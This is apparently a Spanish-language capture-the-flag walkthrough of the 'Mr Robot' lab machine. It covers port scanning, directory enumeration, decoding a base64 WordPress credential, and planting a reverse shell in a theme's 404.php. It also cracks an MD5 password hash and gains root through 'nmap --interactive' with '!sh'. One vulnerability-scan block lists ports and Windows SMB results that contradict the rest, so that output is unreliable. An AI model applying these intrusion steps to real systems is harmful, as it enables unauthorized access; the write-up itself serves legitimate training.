Mr Robot

24/08/2022

Enumeration

WhichSystem.py

mediante el tty, sabemos que es una maquina Linux

```
whichSystem.py  10.10.105.81
10.10.105.81 (ttl -> 61): Linux
```

nmap

```
sudo nmap -p- -sS --min-rate 5000 --open -vvv -n -Pn 10.10.105.81
```

```
PORT    STATE SERVICE
80/tcp  open  http    syn-ack ttl 61
443/tcp open  https   syn-ack ttl 61
```

descubrimos dos puertos

lanzaremos scripts basicos de reconocimiento y detectar la version

```
sudo nmap -sC -sV -p80,443  10.10.105.81
PORT    STATE SERVICE    VERSION
80/tcp  open  http    Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp open  ssl/http Apache httpd
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
|_http-server-header: Apache
```

ademas de esto lanzaremos un reconocimiento de vulnerabilidades

```
nmap --script=vuln -p80,44 10.10.105.81
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1337/tcp open  waste

Host script results:
| smb-vuln-regsvc-dos:
|   VULNERABLE:
|   Service regsvc in Microsoft Windows systems vulnerable to denial of service
|     State: VULNERABLE
|       The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference
|       pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes
|       while working on smb-enum-sessions.
|_
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
```

no se encontro alguna vulnerabilidad

analizamos la pagina en robots

```
User-agent: *
fsocity.dic
key-1-of-3.txt
```

vemos que tenemos varios texto

descargamos los texto


key-1-of-3.txt contiene la primera flag

073403c8a58a1f80d943455fb30724b9

http://10.10.105.81:80

DIRECTORY: http://10.10.213.179:80/0/
==> DIRECTORY: http://10.10.213.179:80/admin/
DIRECTORY: http://10.10.213.179:80/0/
==> DIRECTORY: http://10.10.213.179:80/admin/
+ http://10.10.213.179:80/atom (CODE:301|SIZE:0)
==> DIRECTORY: http://10.10.213.179:80/audio/
==> DIRECTORY: http://10.10.213.179:80/blog/
==> DIRECTORY: http://10.10.213.179:80/css/
+ http://10.10.213.179:80/dashboard (CODE:302|SIZE:0)
+ http://10.10.213.179:80/favicon.ico (CODE:200|SIZE:0)
==> DIRECTORY: http://10.10.213.179:80/feed/
==> DIRECTORY: http://10.10.213.179:80/image/
==> DIRECTORY: http://10.10.213.179:80/Image/
==> DIRECTORY: http://10.10.213.179:80/images/
+ http://10.10.213.179:80/index.html (CODE:200|SIZE:1188)
+ http://10.10.213.179:80/index.php (CODE:301|SIZE:0)
+ http://10.10.213.179:80/intro (CODE:200|SIZE:516314)
==> DIRECTORY: http://10.10.213.179:80/js/
+ http://10.10.213.179:80/license (CODE:200|SIZE:309)
+ http://10.10.213.179:80/login (CODE:302|SIZE:0)
+ http://10.10.213.179:80/page1 (CODE:301|SIZE:0)
+ http://10.10.213.179:80/phpmyadmin (CODE:403|SIZE:94)
+ http://10.10.213.179:80/rdf (CODE:301|SIZE:0)
+ http://10.10.213.179:80/readme (CODE:200|SIZE:64)
+ http://10.10.213.179:80/robots (CODE:200|SIZE:41)
+ http://10.10.213.179:80/robots.txt (CODE:200|SIZE:41)
+ http://10.10.213.179:80/rss (CODE:301|SIZE:0)
+ http://10.10.213.179:80/rss2 (CODE:301|SIZE:0)
+ http://10.10.213.179:80/sitemap (CODE:200|SIZE:0)
+ http://10.10.213.179:80/sitemap.xml (CODE:200|SIZE:0)
==> DIRECTORY: http://10.10.213.179:80/video/
==> DIRECTORY: http://10.10.213.179:80/wp-admin/
+ http://10.10.213.179:80/wp-config (CODE:200|SIZE:0)
==> DIRECTORY: http://10.10.213.179:80/wp-content/
+ http://10.10.213.179:80/wp-cron (CODE:200|SIZE:0)
==> DIRECTORY: http://10.10.213.179:80/wp-includes/

encotramos un loging de wordpress



intentamos con varios usuarios

admin
root

examinamos el archivo lisence y obtenemos un mensaje

what you do just pull code from Rapid9 or some s@#% since when did you become a script kitty?

do you want a password or something?

ZWxsaW90OkVSMjgtMDY1Mgo=

vemos que tenemos un base64 por lo que lo desciframos
y obtenemos las credenciales

elliot:ER28-0652

entramos al wordpress

y obtenemos dos usuarios

elliot Elliot Alderson elliot@mrrobot.com Administrator 0
mich05654 krista Gordon kgordon@therapist.com Subscriber 0

vemos que en apparearance tenemos un editor por lo que intentamos subir una rever shell nos vamos al archivo 404.php y modificamos el texto con la revershell

encontramos dos archivos

```
daemon@linux:/home/robot$ ls -al
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

tenemos la key 2 pero no podemos verla
tambien tenemos un raw

Obteniendo acceso a usuario normal

intentamos descifrar por medio de CrackStation
robot:c3fcd3d76192e4007dfb496cca67e13b
tenemos el password
abcdefghijklmnopqrstuvwxyz

cat key-2-of-3.txt
obetenemos la bandera

822c73956184f694993bede3eb39f959

Explotation

ahora buscamos algun tipo de escalada de privilegios
encontramos el nombre del sistema

podemos ver la version del kernel
buscamos archivos con permisos SUID

```
robot@linux:/$ find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```

vemos que podemos ejecutar nmap como root

Obteniendo acceso a usuario root

ejecutamos la escalada de privilegio

como vimos que nmap tenia acceso root

```
nmap --interactive
nmap> !sh
```

teneos acceso

```
whoami
root
cd root
ls
key-3-of-3.txt
cat key-3-of-3.txt
```

obetenemos la bandera
04787ddef27c3dee1ee161b21670b4e4